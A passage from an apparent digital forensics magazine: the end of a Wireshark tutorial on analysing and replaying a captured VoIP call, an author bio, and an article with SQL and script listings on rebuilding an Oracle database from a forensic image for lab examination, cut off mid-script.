IP address 45.210.3.90 is assigned to Endpoint #1, a Cisco VoIP phone using SIP In-band signaling emulation with the caller ID of “3290@cisco.sip.ilabs.interop.net”. IP address 45.210.9.97 is assigned to Endpoint #2, also a Cisco VoIP phone running SIP In-band signaling emulation with a caller ID of “sip:4697@cisco.sip.ilabs.interop.net”. IP Address 45.210.3.36 is assigned to the Call Client Manager / Gateway device.




Figure 26. *Sample Wireshark display showing a VoIP packet capture collected from the network in question*

- Packets #4 – #11 (Call Set-up) – Contain the Sip In-band signaling setup handshake. Examination of the decoded packets reveals that the Endpoint ID’s are transmitted in unencrypted ASCII test.
- Packets #12 – #3410 (Audio Data) – Comprise both G.711 codex based audio streams of the suspect conversation being monitored with an elapsed call duration of approximately 1 minute and 23 seconds.

Reassembly and subsequent playback of one or both sides of this phone call can be achieved by utilizing Wireshark’s native VoIP analysis functionality located under the “Telephony” menu.




Figure 27. *Showing the steps required to select a specific VoIP call and send it to the Wireshark VOIP playback module. The VoIP call analysis and playback functions are located under the Wireshark "Telephony" menu*




Figure 28. *Showing the steps required to decode and playback the audio portion of a specific VoIP call*

CONCLUSIONS

This tutorial has provided a brief look at a powerful new addition to the tools used in both Network and Law Enforcement operations: Network Forensics Analysis techniques using packet capture files. Building on capabilities and techniques already used by Security professionals we show that contained within a packet trace are the key clues required to analyze, evaluate and resolve most network security incident, as shown by our analysis of these Case Studies drawn from Real-World events.

To be continued in: “The Enemy inside the Gates – A Guide to using Open Source Tools for Network Forensics Analysis – Part 2- Network Miner”.

ABOUT THE AUTHOR

Phillip D. Shade is a Senior Network / Forensics Engineer and founder of Merlion’s Keep Consulting, a professional services company specializing in all aspects of Network and Forensics Analysis as well as providing a full range of professional training and customized curriculum development.

An internationally recognized Network Security and Forensics expert, drawing from his over 30 years of hands-on, real world experience as a Network Engineer and Security Consultant in Network Analysis, troubleshooting and Cyber Forensics / Security. His presentations at seminars and road shows use a highly energetic, knowledgeable and informative style. A member of the Global Cyber Response Team (GCRT), FBI InfraGard, Computer Security Institute, the IEEE and Volunteer at Cyber Warfare Forum Initiative, he is a frequent consultant for numerous international security, technology and government agencies and a featured speaker at local, regional, national and international Security events.

Mr. Shade served in the United States Navy for 20 years, specializing in Electronics Systems and Computer Security. He attended the University of San Francisco for a Bachelor of Science degree in Information Systems Management. Phill holds numerous networking certifications including CNX-Ethernet (Certified Network Expert), Cisco CCNA, CWNA (Certified Wireless Network Administrator), WildPackets PasTech and WNAX (WildPackets Certified Network Forensics and Analysis Expert).

In 2007, Phill founded Merlion’s Keep Consulting having previously worked with WildPackets, Optimized Engineering and IBM Global services. Previously he created the WildPackets Certified Network Expert certification series and is currently a certified instructor for a number of advanced Network Training academies including: Wireshark University, Global Knowledge, Network Associates Sniffer University, and Planet-3 Wireless Academy.

Clients: Mr. Shade’s clients include the US Department of Defense (Navy, Air Force, Marine Corps, Army), numerous Law Enforcement and Intelligence agencies including the FBI, NCIS, Singapore, Dutch and Belgian Police Departments, Australian High Tech Crime Centre and New York Police, Federal Aviation Administration, Internal Revenue Service, Lockheed Martin, NASA, Verizon Communication, AT&T, IBM Corporation, Cisco Systems, Quicken Financial Services, Tarrent County Courts, multiple city agencies including Cities of Fort Worth, Seattle and Honolulu. He can be contacted at merlions.keep@gmail.com

For additional information or to schedule Network Analysis or Network Forensics using Wireshark, Pilot or Network Miner contact the following:

North America / United States / Asia – merlions.keep@gmail.com

Europe / Africa / Middle East – http://www.scos.nl/products/wireshark-training/

HOW TO PREPARE ORACLE

FOR EXAMINATION IN THE FORENSIC LAB

by Todd Markley

The Oracle database can present many opportunities for gathering important evidence, but it can also include serious obstacles for the forensic examiner.

compusleuth™
computer investigation services

Traditional forensic examinations of images using tools like EnCase or FTK often allow little more than access to fragments of text in the Oracle files. Examination in the context of the original schema, using a live Oracle instance, can provide the best possible perspective of evidence. This article will explore restoring an Oracle instance from a forensic image.

The Oracle database is a complex application that will store its data in many locations, often spread over a number of directories and/or disks. The configuration files that include the locations of the data are binary, and are normally only accessed through the database. The Oracle installer can use a compiler to link object modules with the operating system that creates custom executable files. This linking with the operating system during installation can hinder directly running a copy on another system. These are a few of the obstacles that make the task of recreating an Oracle instance in the lab difficult. In the ideal setting, the original or identical hardware would be available. That would allow booting a direct copy of the subject disk in the lab. The second best option would require exporting the data from the original Oracle database, either before or after the collection imaging. If the original subject system was running Linux, which is more forgiving than Windows, it may allow booting on only similar hardware. The example in this article will present the more difficult situation where booting a copy of the original disk does not work and the examiner has only a source image without any export backup.

The subject computer in this example is an IBM ThinkPad laptop with 64bit Windows 7, and has the Oracle 11gR2 database installed. This database was also loaded with 4,009,021 records with




Figure 1. *Oracle Registry entries on Windows*

unique hash values from the NSRL hash set from *http://www.nsrl.nist.gov/*.

When Oracle is installed, the location of the software and data are provided by the user. Finding the location of `ORACLE_HOME` and the supporting data is the first step. Searching the disk for known Oracle files is one way to find `ORACLE_HOME`. If the subject was a Unix or Linux system, then the text file `/etc/oratab` can provide the information. On Windows, the location is stored in the registry under `HKEY_LOCAL_MACHINE\SOFTWARE\ORACLE`. The name of the target database, also known as the SID, can also be found in the Unix/Linux oratab file, or in the Windows registry (see Figure 1).

The next step is to locate the SPFILE and/or PFILE that is used for startup. On the Unix/Linux system, this is located in `$ORACLE_HOME/dbs`, and on Windows it may be found in `$ORACLE_HOME\database` directory. The file names under Unix are `init*.ora` or `spfile*.ora`. The Windows file names are the same, only in uppercase: `INIT*.ORA` or `SPFILE*.ORA`. These two forms of the startup file both contain the same information, but the default SPFILE format is binary while the PFILE/INIT format is plain text. The database SID is in place of the * in each file name. The default installation only creates the binary SPFILE. Either one can be used for startup, and sometimes both will be found. These directories can contain more than one set of startup files, one set for each SID instance. The following steps can be repeated for each SID, but in this example the source database only has one instance.

The text can be extracted from the binary SPFILE using the strings command, which will provide the needed details. This is the same information found in the text PFILE. A line from this text will include the list of `control_files=`, which has the path to one or more copies of the Oracle control file for this SID (see Figure 2).




Figure 2. *Extracting configuration text from SPFILEWIN.ORA using the strings command*

These control files are also binary. Each control file should contain identical information, unless they are out of sync. If the control files are out of sync then that may indicate that the data files are also out of sync and need recovery. Using the strings command again, a list of all the data files used by this instance can be extracted. This list of data files will need to be copied to the lab system (see Figure 3).

The exact version of Oracle that was used on the subject system is important. By default, part of the version number is often used in the `ORACLE_HOME` path. This allows more than one version to be installed on the system. One place to find more detail about the database version is in the `$ORACLE_HOME/inventory/Components21/oracle.server` directory and adjacent directories in `Components21` (see Figure 4).

In this example, the target lab system will be running Linux. If the source subject computer is using a 32 bit operating system, then it is better if the target is also 32 bits. Likewise if the subject is 64 bit, then the target should be 64 bit. In this example, the subject system was running a 64 bit version of Windows 7, so the lab system was installed with 64 bit Linux. The exact Linux distribution used is




Figure 3. *Extracting data file names from CONTROL01.CTL using strings command*




Figure 4. *Identify Oracle version number from the "oracle.server" directory listing*

not as important as long as you are able to install the Oracle software. The Oracle web site *http://www.oracle.com/* includes a list of supported systems, and also makes the Oracle Enterprise Linux distribution available for download. Instructions for installing Oracle on supported systems can also be found on the Oracle web site. Instructions for installing Oracle on other distributions can be found many places on the internet. Oracle also makes current versions of the database installation software available on its web site. The version of Oracle installed on the lab system needs be as close as possible to the subject Oracle version. If the exact version is not available, then a newer version may work, but the closer the version the better. The examiner should create a database during the installation which can be used for baseline startup and control templates. On the lab system, with the installed database instance running, login as the "oracle" user. Verify and/or set the Oracle environment to match the installed database.

Listing 1. *Save Control Trace and PFILE*

```
[oracle@cray2 ~]$ sqlplus / as sysdba
SQL*Plus: Release 11.2.0.1.0 Production on Sat
Sep 22 17:08:44 2012
Copyright (c) 1982, 2011, Oracle.  All rights
reserved.
Oracle Database 11g Enterprise Edition Release
11.2.0.1.0 - 64bit Production

SQL> ALTER DATABASE BACKUP CONTROLFILE TO
TRACE AS '/tmp/control.trace';
Database altered.

SQL> CREATE PFILE FROM SPFILE;
File created.

SQL> SHUTDOWN IMMEDIATE;
```

Listing 2. */etc/oratab*

```
tstdb:/u01/ora/o11g:N
WIN:/u01/ora/o11g:N
```

Listing 3. *Set Oracle Environment*

```
[oracle@cray2 ~]$ . oraenv
ORACLE_SID = [tstdb] ? WIN
The Oracle base for ORACLE_HOME=/u01/ora/o11g
is /u01/ora
[oracle@cray2 ~]$ printenv|grep ORA
ORACLE_SID=WIN
ORACLE_BASE=/u01/ora
ORACLE_HOME=/u01/ora/o11g
```

Listing 4. *tnsnames.ora*

```
WIN =
  (DESCRIPTION =
    (ADDRESS = (PROTOCOL = TCP)(HOST =
192.168.1.211)(PORT = 1521))
    (CONNECT_DATA =
      (SERVER = DEDICATED)
      (SERVICE_NAME = WIN)
    )
  )
```

```
[oracle@cray2 ~]$ printenv|grep ORA
ORACLE_SID=tstdb
ORACLE_BASE=/u01/ora
ORACLE_HOME=/u01/ora/o11g
```

Use the following SQL commands to create the baseline example templates, and shut it down: see Listing 1.

The PFILE will be found in `$ORACLE_HOME/dbs/init*.ora`, where the `*` matches the SID. These two template files were the only things needed from the install database, so it is shut down to free resources which may be needed later.

In this example, all the required files were copied from the subject Windows disk to the `/s/oracle/win` directory. In this directory, these sub directories were also created: `/s/oracle/win/admin/adump` and `/s/oracle/win/fast_recovery_area` (see Figure 5).

It is possible for Oracle to use raw partitions for tablespace data files. If raw partitions are used, then these partitions would need to be copied and accessible on the lab system. Although this is outside the scope of this article, the same steps should work using the `/dev` entries for the matching raw partitions instead of the paths to the data files.

In previous steps, it was found that the SID of the subject was `WIN`. Copy the `$ORACLE_HOME/dbs/init*.ora` template that was created to `$ORACLE_HOME/dbs/initWIN.ora` and edit this file changing




Figure 5. *Listing of /s/oracle/win directory after coping data files and creating sub directories*

the name of the database, file paths, and directory paths to match the new WIN instance (see Figure 6).

The initWIN.ora PFILE is the one that will be used to start the new WIN instance because, unlike the SPFILE a text file is easy to edit without using the database. The lab computer may require different configuration parameters than the original subject system. One example of a difference would be the parameters for memory usage, because the lab system may not have the same amount of memory as the original database. Assume the installed database had valid configuration parameters for the lab system hardware since it worked. Adjustments can be made later if needed, but ideal tuning should not be necessary since this will not be a production database and performance is not a priority for most examinations.




Figure 6. *After edit of initWIN.ora file for startup of new instance*




Figure 7. *After edit of SQL used to create a new control file for the WIN instance*

Copy the /tmp/control.trace file to control_win.sql and edit it changing the name of the database, file paths, and sizes to match our new instance. The file has two sections. In this example, the NORESETLOGS case will be used, because all the REDO log files from the subject system are available and they are expected to be in sync. This section begins with STARTUP NOMOUNT and ends with the ALTER TABLESPACE TEMP command. The size of the REDO files is set to 50M, which matches the actual file size of 52429312 that equals 50*1024*1024. The ALTER TABLESPACE TEMP command is also set to the new TEMP01.DBF path and the size adjusted to match the file. Comment out the RECOVER DATABASE command because it should not be needed (see Figure 7).

As the root user, the examiner should add a line to the /etc/oratab file for this new instance. In this example the /etc/oratab looks like this: see Listing 2.

Now as the oracle user, change the Oracle environment to match the new WIN instance: see Listing 3.

The control_win.sql file can now be used to create new control files (see Figure 8).

With this example the control SQL finished without error and the database is now available. If the control SQL had failed with any errors, then each would need to examined and resolved.

The ${ORACLE_HOME}/network/admin/tnsnames.ora file can now be modified to include our new WIN instance. For example: see Listing 4.

This example is simpler than some because only one change is necessary to allow network access to the WIN instance, which may be required by some utilities. More complex configurations may require other changes to enable networking.

If the subject database was using a port number other than 1521, or the lab configuration is not de-




Figure 8. *Creating the new control file and starting the WIN database*

Listing 5. *Display LOCAL_LISTENER Parameter*

```
[oracle@cray2 nsrl]$ sqlplus / as sysdba
SQL*Plus: Release 11.2.0.1.0 Production on Tue Oct 2 13:48:15 2012
Copyright (c) 1982, 2009, Oracle.  All rights reserved.

Connected to:
Oracle Database 11g Enterprise Edition Release 11.2.0.1.0 - 64bit Production
With the Partitioning, OLAP, Data Mining and Real Application Testing options

SQL> show parameter local_listener;

NAME                                 TYPE        VALUE
------------------------------------ ----------- ------------------------------
local_listener                       string
```

Listing 6. *Change LOCAL_LISTENER Parameter*

```
[oracle@cray2 nsrl]$ sqlplus / as sysdba
SQL*Plus: Release 11.2.0.1.0 Production on Tue Oct 2 13:54:52 2012
Copyright (c) 1982, 2009, Oracle.  All rights reserved.

Connected to:
Oracle Database 11g Enterprise Edition Release 11.2.0.1.0 - 64bit Production
With the Partitioning, OLAP, Data Mining and Real Application Testing options

SQL> alter system set LOCAL_LISTENER='(ADDRESS = (PROTOCOL=TCP)(HOST=192.168.1.210)(PORT=1522))' scope=both;
System altered.
```

Listing 7. *Changing Passwords*

```
[oracle@cray2 oracle]$ sqlplus / as sysdba
SQL*Plus: Release 11.2.0.1.0 Production on Sun Sep 23 16:34:26 2012
Copyright (c) 1982, 2011, Oracle.  All rights reserved.
Oracle Database 11g Enterprise Edition Release 11.2.0.1.0 - 64bit Production

SQL> ALTER USER SYS IDENTIFIED BY NEWPASSWORD;
User altered.

SQL> ALTER USER SYSTEM IDENTIFIED BY NEWPASSWORD;
User altered.
```

Listing 8. *extract.sh*

```
#!/bin/sh
# This script will extract data using expdp

BIN="${ORACLE_HOME}/bin"
AUTH="system/NEWPASSWORD@WIN"
DIRNAM="EXPDP_DIR"
DIRPTH="/s/oracle/win/expdp"

echo "Start time: "
date

# Create the directory name needed for the data pump
${BIN}/sqlplus "${AUTH}" 2>&1 <<ENDSQL
create or replace directory ${DIRNAM} as '${DIRPTH}';
ENDSQL


date

# Extract the table data
${BIN}/expdp userid="'${AUTH}'" full=y
dumpfile=data%U.dmp directory=${DIRNAM}
logfile=data.log parallel=2 filesize=2g

echo "Data export finished: "
date

exit 0
```

fault then the LOCAL_LISTENER parameter may need to be changed. The following can be used to display the current value: see Listing 5.

If the network details are not the default, then value of the LOCAL_LISTENER must contain the matching network information used by the listener. Here is an example of changing this parameter for address 192.168.1.210 and port 1522: see Listing 6.

Although many activities will write to the database, some actions are well understood not to affect the content of the user data. The forensic examiner must weigh the advantages and disadvantages of any actions that will write to the database. Although the database is accessible using the Linux oracle account with "/ as sysdba", some tasks may require knowing database passwords. If the SYS and/or SYSTEM passwords are not known, then they can be changed at this point with these commands: see Listing 7.

Creating a backup of the database with the data pump utility "expdp" will provide a more portable snapshot of the data and it will also verify access to every part of the database. But data pump requires write access. The system and temporary tables that may be altered by data pump are also well known and considered safe for preserving user data. The following short script provides a data pump example for extracting a portable snapshot. The destination path and system password should be changed to match the target system. see Listing 8.

During an examination, it is often desirable that the subject data is accessed read-only to protect it from alteration. The content of the database can

Listing 9. *Restarting Read-Only*

```
[oracle@cray2 oracle]$ sqlplus / as sysdba
SQL*Plus: Release 11.2.0.1.0 Production on Sun Sep 23 16:34:26 2012
Copyright (c) 1982, 2011, Oracle.  All rights reserved.
Oracle Database 11g Enterprise Edition Release 11.2.0.1.0 - 64bit Production

SQL> shutdown immediate;
Database closed.
Database dismounted.
ORACLE instance shut down.

SQL> startup mount;
ORACLE instance started.
Database mounted.

SQL> alter database open read only;
Database altered.
```

Listing 10. *nsrl.unique*

```
"000000206738748EDD92C4E3D2E823896700F849","392126E756571EBF112CB1C1CDEDF926","EBD105A0","I05002T2.
PFB",98865,3095,"WIN",""
"0000004DA6391F7F5D2F7FCCF36CEBDA60C6EA02","0E53C14A3E48D94FF596A2824307B492","AA6A7B16","00br2026.
gif",2226,228,"WIN",""
"000000A9E47BD385A0A3685AA12C2DB6FD727A20","176308F27DD52890F013A3FD80F92E51","D749B562","femvo523.
wav",42748,4887,"MacOSX",""
"000001EF1880189B7DE7C15E971105EB6707DE83","B47139415F735A98069ACE824A114399","33FFFCF2","LINUX_
DR.066",1723,8925,"Linux",""
"0000051C1E5A5DECF28FE8B57ABFE2B82A3EDD1C","11A6E2A7EF1273F93ECCB22ACCC15267","9314EB02","EPLQL2PC.
PBD",6076,2866,"Solaris",""
"0000053DD188DB497821D216D9AA50DD0F1529BD","5AEC257B5EEB4AA386C28C52AE7EEC2B","E8C1285A","CMBIZ097.
ccx",19818,228,"WIN",""
"000006F5B59A85CC6133E6F8801A715E466778A5","F9A6430EAAB2A665DFED8EB2350D81E1","AA288908","IMKI003P.
PNG",31306,9011,"WIN95",""
"000007A1255E11E87B40E4877E5865B0A30C3849","B7A367DEFB8802FF4FF357FED346AE6F","D3203AD4","test_
frozen.pyc",840,7935,"Linux",""
```

Listing 11. *verify.pl*

```
#!/usr/bin/perl
# Take records to test on stdin, then verify them as a match in Oracle
#
use DBI qw(:sql_types);
my(@rec);
my($rcnt)=0;
my($total)=0;
my($found)=0;
my($notfound)=0;
my($toomany)=0;

my($dbh) = DBI->connect('DBI:Oracle:WIN', 'SYSTEM', 'NEWPASSWORD')
                    or die "Couldn't connect to Oracle: " . DBI->errstr;

my($sth) = $dbh->prepare("SELECT * FROM TODD.NSRL WHERE SHA1=?")
                    or die "Couldn't run SQL: " . DBI->errstr;

while( ($l=<>) ) {
   my(@irec);
   if( $l =~ /"([^"]*)","([^"]*)","([^"]*)","([^"]*)",([^,]*),([^,]*),"([^"]*)","([^"]*)"/ ) {
      $irec[0]=$1; $irec[1]=$2; $irec[2]=$3; $irec[3]=$4; $irec[4]=$5;
      $irec[5]=$6; $irec[6]=$7; $irec[7]=$8;
   } else {
      unset(@irec);
   }
   $total++;
   $sth->execute($irec[0]) or die "Couldn't execute SQL: " . DBI->errstr;

   $rcnt=0;
   while( @rec = $sth->fetchrow_array() ) {
       my($sha) = $rec[0];
       my($md5) = $rec[1];
       if( $rec[0] eq $irec[0] && $rec[1] eq $irec[1] && $rec[2] eq $irec[2] &&
           $rec[3] eq $irec[3] && $rec[4] == $irec[4] && $rec[5] == $irec[5] &&
           $rec[6] eq $irec[6]) {
